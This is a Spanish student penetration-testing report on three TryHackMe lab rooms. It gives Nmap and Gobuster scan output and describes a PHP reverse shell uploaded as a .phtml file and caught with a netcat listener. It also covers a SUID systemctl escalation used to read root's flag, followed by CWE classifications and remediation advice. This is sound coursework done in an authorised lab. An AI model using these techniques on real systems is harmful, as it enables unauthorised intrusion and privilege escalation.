

Informe de pentesting de INSECUR S A

Actividad A08 — Seguridad Aplicada a Sistemas de Información

Maria Paz Sinner

DNI: 46403629

Email institucional: sinnerpaz@uch.edu.ar

Usuario de TryHackMe: mariapazsinner

Rama de GitHub: sinner-maria-paz

Salas: Pentesting Fundamentals, Basic Pentesting y Vulniversity

Inicio del trabajo: 5 de octubre de 2026

Finalización de los laboratorios: 7 de octubre de 2026

En este trabajo reuní los resultados de las tres salas de TryHackMe y preparé recomendaciones para el caso de INSECUR S.A. En Vulniversity pude acceder al servidor web como www-data y aprovechar los permisos de systemctl para leer un archivo protegido de root. Los principales problemas fueron la carga de archivos ejecutables y la configuración de permisos de ese programa.

Pre pentesting

Realicé las pruebas únicamente sobre las máquinas asignadas por TryHackMe, dentro del alcance autorizado por la guía A08. No trabajé sobre sistemas reales de INSECUR S.A. ni sobre equipos de terceros. Utilicé la AttackBox y respeté la duración de las sesiones activas.

Las reglas de trabajo se limitaron al laboratorio y a sus IP temporales. No establecí horarios adicionales ni un límite de tráfico con el docente. Ante una interrupción del servicio, corresponde detener la prueba, guardar el registro de lo ocurrido y avisar a la cátedra. No incluí pruebas de denegación de servicio en este trabajo.

Para ordenar el informe tomé como referencia NIST SP 800-115. Este marco me permite separar la planificación, el descubrimiento de servicios, las pruebas de ataque y el reporte de resultados. En la planificación definí el alcance; en el descubrimiento utilicé Nmap y Gobuster; en el ataque trabajé con la carga de archivos, el acceso al servidor y la escalada; en el reporte reuní las capturas, los hashes y las medidas de corrección.

Elegí Nmap para identificar puertos, servicios y versiones. Gobuster me permitió buscar directorios web que no estaban a la vista. Para las pruebas de carga utilicé Burp Suite y el navegador; para preparar el archivo, nano; y para recibir la conexión, Netcat.

Durante el pentesting

Pentesting Fundamentals

Completé Pentesting Fundamentals y la práctica guiada de ACME. La plataforma muestra las cinco tareas completadas y la respuesta de la práctica aceptada. Incluí la constancia con mi usuario y la captura de esa tarea. El hash de la flag está en el anexo C.

Basic Pentesting

Basic Pentesting figura completada en TryHackMe. Las evidencias disponibles registran el escaneo, la enumeración web y la validación de la respuesta final.

H-01 corresponde al escaneo del objetivo 10.67.158.18 desde la AttackBox 10.67.142.197. Ejecuté Nmap 7.94SVN con detección de versiones y scripts predeterminados:

```
nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18
```

Encontré seis puertos TCP abiertos:

Puerto	Servicio	Versión indicada
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80	HTTP	Apache 2.4.41 Ubuntu
139 y 445	SMB	Samba smbd 4.6.2
8009	AJP	Apache Jserv Protocol 1.3
8080	HTTP	Apache Tomcat 9.0.7

La salida registra 994 puertos cerrados. Las versiones son las identificadas por Nmap; un puerto abierto o una versión detectada no alcanzan para confirmar una vulnerabilidad. La evidencia es escaneo_H-01.png.

En H-02 utilicé Gobuster 3.6 para enumerar el servidor web:

```
gobuster dir -u http://10.67.158.18 -w /usr/share/wordlists/dirb/common.txt -o  
basicpentesting_gobuster.txt
```

La ruta /development respondió con una redirección 301 y /index.html con un estado 200. Las rutas /.hta, /.htaccess, /.htpasswd y /server-status respondieron con 403. Esas respuestas indican acceso denegado; no demuestran que haya podido leer su contenido. La evidencia es escaneo_H-02.png.

En H-03 intenté enumerar SMB con enum4linux. El entorno utilizaba enum4linux-ng 1.3.10 y rechazó el argumento -a. Registré el error en enumeracion_H-03.png; no lo considero una vulnerabilidad del objetivo.

H-01 y H-02 son observaciones sobre los servicios y las rutas. No les asigné CWE, CVE ni severidad CVSS porque no confirmé un fallo de seguridad con esos resultados. Tampoco demuestran por sí solos un impacto sobre la confidencialidad, la integridad o la disponibilidad. Recomendando revisar qué servicios deben estar expuestos y si es necesario publicar el directorio de desarrollo. El riesgo depende de sus permisos y de las funciones que cumplan.

Vulniversity

Completé Vulniversity el 7 de octubre. La plataforma muestra el 100% de la sala y las cinco tareas aprobadas.

En la primera sesión trabajé sobre 10.65.179.207 desde la AttackBox 10.65.150.142. En la sesión de explotación, la IP objetivo fue 10.66.149.123 y la AttackBox 10.66.165.144. Las direcciones cambiaron entre sesiones.

En V-01 ejecuté `nmap -sV 10.65.179.207`. Encontré seis puertos abiertos: 21, con vsftpd 3.0.5; 22, con OpenSSH 8.2p1; 139 y 445, con Samba smbd 4.6.2; 3128, con Squid 4.10; y 3333, con Apache 2.4.41. La salida muestra 994 puertos cerrados. Antes había intentado ejecutar el comando con el texto `MACHINE_IP` y no se escaneó ningún host. La captura es `escaneo_V-01.jpeg`.

En V-02 busqué directorios en el puerto 3333:

```
gobuster dir -u http://10.65.179.207:3333 -w
/usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

Gobuster encontró `/images`, `/css`, `/js` e `/internal`, todos con respuesta 301. La captura `enumeracion_V-02.jpeg` muestra el final de la búsqueda. Estos resultados me permitieron ubicar el directorio que luego utilicé para las pruebas de carga.

V-03 — Carga de archivo ejecutable y acceso al servidor

Fase: explotación. Componente afectado: el formulario de carga de `/internal/` y el directorio `/internal/uploads/` del servidor web, en el puerto 3333.

Utilicé Burp Suite para evaluar el filtro de carga. Preparé una reverse shell PHP con el nombre `shell.phtml` y configuré la conexión hacia mi AttackBox. Después de cargar el archivo y abrir su ruta desde el navegador, recibí la conexión con `nc -lvnp 4444`. La terminal mostró `uid=33(www-data)`, por lo que pude comprobar que los comandos se ejecutaban con el usuario del servidor web. Desde esa sesión accedí a `/home/bill/user.txt`.

Las capturas `explotacion_V-03_carga.jpeg` y `explotacion_V-03_acceso.jpeg` muestran el formulario y la conexión recibida. `post_V-03_hash_usuario.png` registra la lectura del archivo y el cálculo de su hash. Las herramientas utilizadas fueron Burp Suite, el navegador, nano y Netcat.

Clasifiqué el problema como CWE-434, carga de archivos de tipo peligroso. No asigné un CVE específico. Lo considero crítico dentro de la cadena de ataque porque permitió ejecutar código a distancia y avanzar hasta la acción privilegiada de V-04. Esta es una estimación de severidad; no calculé un vector CVSS numérico.

El acceso afecta la confidencialidad y la integridad: permite leer datos y ejecutar comandos con los permisos de `www-data`. También podría afectar la disponibilidad, aunque no probé una interrupción del servicio. Recomiendo validar los archivos del lado del servidor, permitir sólo los tipos necesarios y guardar las cargas en una ubicación donde no puedan ejecutarse. Estimo un riesgo residual bajo si esas medidas se aplican y se comprueban con nuevas pruebas.

V-04 — Escalada mediante `systemctl` con SUID

Fase: post explotación. Componente afectado: `/bin/systemctl`, con propietario `root` y bit SUID.

Desde la sesión anterior busqué archivos SUID pertenecientes a `root`:

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

En la salida apareció `/bin/systemctl` con permisos `-rwsr-xr-x`. Creé una unidad temporal de servicio y la activé con ese programa. La unidad copió el contenido de `/root/root.txt` a `/tmp/bandera_root.txt` y cambió los permisos de la copia para poder leerla. El primer intento falló; en el segundo se crearon los enlaces del servicio y pude leer el resultado. TryHackMe

aceptó la respuesta de root.

Con esto comprobé que podía ejecutar una acción con privilegios de root desde la sesión de www-data. Las capturas son post_V-04_suid.jpeg y post_V-04_escalada.png. En post_V-04_hash_root.png se ve el hash obtenido. Utilicé find, ls, la shell y systemctl.

Relacioné el hallazgo con CWE-269, gestión incorrecta de privilegios. No asigné un CVE: el problema observado está en los permisos del binario. Estimo una severidad alta porque requiere acceso previo al sistema y permite realizar acciones privilegiadas. No calculé un vector CVSS numérico.

El impacto sobre la confidencialidad se comprobó al leer un archivo de root. La creación y activación de servicios afecta la integridad del sistema y podría comprometer su disponibilidad. Recomendando retirar el bit SUID de systemctl, revisar los permisos de los demás binarios y controlar las unidades de servicio. Estimo un riesgo residual bajo si se corrigen los permisos y se verifica que www-data ya no puede activar servicios privilegiados.

Resumen de hallazgos

En Vulniversity confirmé dos problemas que forman parte de la misma cadena de ataque. Los escaneos y las rutas encontradas son observaciones de apoyo, no vulnerabilidades adicionales. Los errores al ejecutar herramientas tampoco se cuentan como vulnerabilidades.

Severidad estimada	Cantidad	Hallazgo
Crítica	1	V-03
Alta	1	V-04
Media	0	—
Baja	0	—
Total	2	V-03 y V-04

Post pentesting

Primero corregiría la carga de archivos para impedir que se ejecute código desde el servidor web. Desarrollo web y administración del servidor deberían revisar juntos el formulario y la carpeta de cargas. Para comprobar la corrección, un archivo ejecutable tendría que ser rechazado y los archivos admitidos no deberían ejecutarse al abrir su dirección.

Después retiraría SUID de systemctl y revisaría el resto de los permisos con administración Linux. La comprobación consiste en verificar que www-data no pueda crear ni activar servicios privilegiados. También revisaría los archivos y las unidades temporales utilizados durante la prueba.

Estas medidas son recomendaciones: no apliqué las correcciones ni hice una prueba posterior para verificar el riesgo residual. Además, revisaría qué servicios necesitan estar publicados y los permisos de los directorios de usuarios.

En cuanto a las medidas administrativas, propongo mantener un registro de cambios y responsables, revisar periódicamente los permisos y las cargas de archivos, y comprobar los respaldos mediante pruebas de restauración. Los problemas V-03 y V-04 deberían corregirse

antes de exponer un servicio con estas condiciones en producción.

Protocolo de contingencia

Para el caso de INSECUR S.A., planteo una interrupción del portal web por la ejecución de un archivo cargado o por la modificación de un servicio. Es un escenario de planificación; no registré una caída real durante el laboratorio.

Supongo que el portal recibe consultas y solicitudes de clientes. Si deja de funcionar, esos pedidos no podrán ingresar por la web. Durante la recuperación se debería habilitar un canal alternativo de atención y registrar las solicitudes para cargarlas después.

La falla se detectaría por errores de acceso, falta de respuesta o alertas del servicio. En los primeros 15 minutos se deben detener las pruebas, guardar los registros y avisar al responsable de TI. Si hay indicios de acceso no autorizado, corresponde aislar el servidor afectado y conservar la información necesaria para revisar el incidente.

Para recuperar el servicio, TI debería revertir el cambio que causó la falla o restaurar un respaldo verificado en un servidor de reemplazo. Antes de habilitar el portal, hay que revisar el acceso, los registros y el envío de solicitudes. En el laboratorio, la recuperación se realiza mediante las opciones de reinicio de la máquina de TryHackMe.

El responsable de TI informaría a dirección y a atención al cliente sobre el incidente, el canal alternativo y el avance de la recuperación. Al terminar, se documentarían la causa, los tiempos y las medidas tomadas para evitar que vuelva a ocurrir.

Propongo un RTO de 2 horas, es decir, un objetivo de hasta dos horas para recuperar el portal. Para el RPO propongo 24 horas, considerando respaldos diarios verificados. Son objetivos para este escenario ficticio y deben comprobarse con pruebas de restauración.

Anexos

Anexo A — Bitácoras

En bitacora/ incluí los comandos visibles de las sesiones del 6 y 7 de octubre. Los transcribí de las capturas; no son una exportación del historial completo de la AttackBox. Eliminé los valores de las flags de la documentación publicada.

Anexo B — Capturas

En evidencias/ organicé las capturas por fase. Las constancias de las salas obligatorias muestran mi usuario. Las capturas de terminal muestran la hora y la IP de la sesión, pero no todas incluyen el usuario de TryHackMe. Oculté las flags y la contraseña final en las copias de entrega y conservé los originales.

Anexo C — Hashes SHA-256

Los hashes corresponden al texto de cada respuesta, sin un salto de línea al final. Los de Vulnversity coinciden con los resultados de sha256sum que aparecen en las capturas.

PF-01 — Flag de la práctica ACME de Pentesting Fundamentals

583f30ba446f9f74d509726d25956b4b75ad965f953feffc996f6ad1382dc8d6

BP-01 — Contraseña final de Basic Pentesting

3ffd53ec80858f9ddcd75d69102724ab1bc1020855fff924227f618c4bfccf57

V-USER — Flag de usuario de Vulniversity

d324bd433001e5bdfc39e04d794539c15b51982a5bf6fc78efea46369b7bf956

V-ROOT — Flag de root de Vulniversity

cfbc740435ad60030304080e35131ffcaf8ac5f71b65e002f5b546aa3cda7ce8

Anexo D — Declaración ética

Declaro que todas las actividades se realizaron dentro del alcance autorizado, en entornos controlados y con fines exclusivamente académicos.

Firma: _____

Fecha: _____

Referencias

- Guía A08 de la cátedra, GuiaTryHackMe.tex.
- NIST, SP 800-115.
- Nmap, detección de servicios y uso de scripts.
- Gobuster, repositorio oficial.
- MITRE, CWE-434 y CWE-269.
- GTF0Bins, systemctl.

Capturas de pantalla

Pentesting Fundamentals completada

Share your win with your peers

Your progress can inspire others in your community.



Pentesting Fundamentals completed!

mariapazsinner completed another room on their cyber security journey.

Completed tasks

5

Points earned

72

Streak

1

Share on social media

Share your win before starting the next room

LinkedIn

WhatsApp

Telegram

Twitter / X

Facebook

Reddit


Go to dashboard →

Práctica de ACME completada

Task 5  Practical: ACME Penetration Test


  

ACME has approached you for an assignment. They want you to carry out the stages of a penetration test on their infrastructure. View the site (by clicking the green button on this task) and follow the guided instructions to complete this exercise.



Answer the questions below

Complete the penetration test engagement against ACME's infrastructure.



7

Basic Pentesting completada

Share your win with your peers

Your progress can inspire others in your community.



Basic Pentesting completed!

mariapazsinner completed another room on their cyber security journey.

Completed tasks

1

Points earned

180

Streak

1

Share on social media

Share your win before starting the next room

LinkedIn

WhatsApp

Telegram

Twitter / X

Facebook

Reddit

Go to dashboard

Respuesta final de Basic Pentesting

If you have found another user, what can you do with this information?

No answer needed

Correct Answer

What is the final password you obtain?

Correct Answer

8

Vulniversity completada

Vulniversity

Learn about active recon, web app attacks and privilege escalation.

45 min 384,966

[Share your achievement](#)

[AttackBox Connected](#)

[Save Room](#)

[9739 Recommend](#)

[Connectivity](#)

[Options](#)

Room completed: 100%

Active machines information

IP Address: 10.66.165.144

IP Address: 10.66.149.123

Task 1 Deploy the machine


Task 2 Reconnaissance

Task 3 Locating directories using Gobuster

Task 4 Compromise the Webserver

Task 5 Privilege Escalation

H-01 Escaneo de Basic Pentesting



```
root@ip-10-67-142-197:~  
File Edit View Search Terminal Help  
root@ip-10-67-142-197:~# nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-06 14:08 UTC  
Nmap scan report for ip-10-67-158-18.ec2.internal (10.67.158.18)  
Host is up (0.00023s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; proto  
col 2.0)  
| ssh-hostkey:  
|   3072 aa:a1:d2:5d:e1:61:2f:66:2c:2a:36:f0:4f:12:ca:9e (RSA)  
|   256 78:3e:ac:e5:18:a0:64:9f:70:8b:67:d1:8f:2b:67:6b (ECDSA)  
|_  256 4a:2f:c4:ef:8b:b9:5e:b9:0c:80:e3:2b:b5:a9:85:bc (ED25519)  
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
139/tcp   open  netbios-ssn  Samba smbd 4.6.2  
445/tcp   open  netbios-ssn  Samba smbd 4.6.2  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
|_ ajp-methods:  
|_ Supported methods: GET HEAD POST OPTIONS  
8080/tcp  open  http         Apache Tomcat 9.0.7  
|_ http-title: Apache Tomcat/9.0.7  
|_ http-favicon: Apache Tomcat  
MAC Address: 12:FF:CE:DF:5D:B1 (Unknown)
```

H-02 Directorios de Basic Pentesting

```
Applications  Places  System  Tue Oct 6, 14:22  AttackBox IP:10.67.142.197

root@ip-10-67-142-197: ~
File Edit View Search Terminal Help

root@ip-10-67-142-197:~# gobuster dir -u http://10.67.158.18 -w /usr/share/wordlists/dirb/common.txt -o basicpentesting_gobuster.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.67.158.18
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/development (Status: 301) [Size: 318]

/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

H-03 Error en el intento de enumeración SMB


```
Applications Places System Tue Oct 6, 14:23 AttackBox IP:10.67.142.197

root@ip-10-67-142-197: ~
File Edit View Search Terminal Help
[+] Url: http://10.67.158.18
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/development (Status: 301) [Size: 318]

/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-67-142-197:~# enum4linux -a 10.67.158.18 | tee basicpentesting_enum4linux.txt
usage: enum4linux-ng.py [-h] [-A] [-As] [-U] [-G] [-Gm] [-S] [-C] [-P] [-O]
                        [-L] [-I] [-R [BULK_SIZE]] [-N] [-w DOMAIN] [-u USER]
                        [-p PW | -K TICKET_FILE | -H NTHASH] [--local-auth]
                        [-d] [-k USERS] [-r RANGES] [-s SHARES_FILE]
                        [-t TIMEOUT] [-v] [--keep]
                        [-oJ OUT_JSON_FILE | -oY OUT_YAML_FILE | -oA OUT_FILE]
                        host
enum4linux-ng.py: error: unrecognized arguments: -a
ENUM4LINUX - next generation (v1.3.10)

root@ip-10-67-142-197:~#
```

V-01 Escaneo de Vulnversity




The screenshot shows a terminal window titled "root@ip-10-65-150-142: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows two Nmap commands. The first command, `nmap -sV MACHINE_IP`, fails to resolve the host. The second command, `nmap -sV 10.65.179.207`, successfully scans the host, reporting it as up and listing several open ports and services.

```
root@ip-10-65-150-142:~# nmap -sV MACHINE_IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-07 12:27 UTC
Failed to resolve "MACHINE_IP".
WARNING: No targets were specified, so 0 hosts scanned.
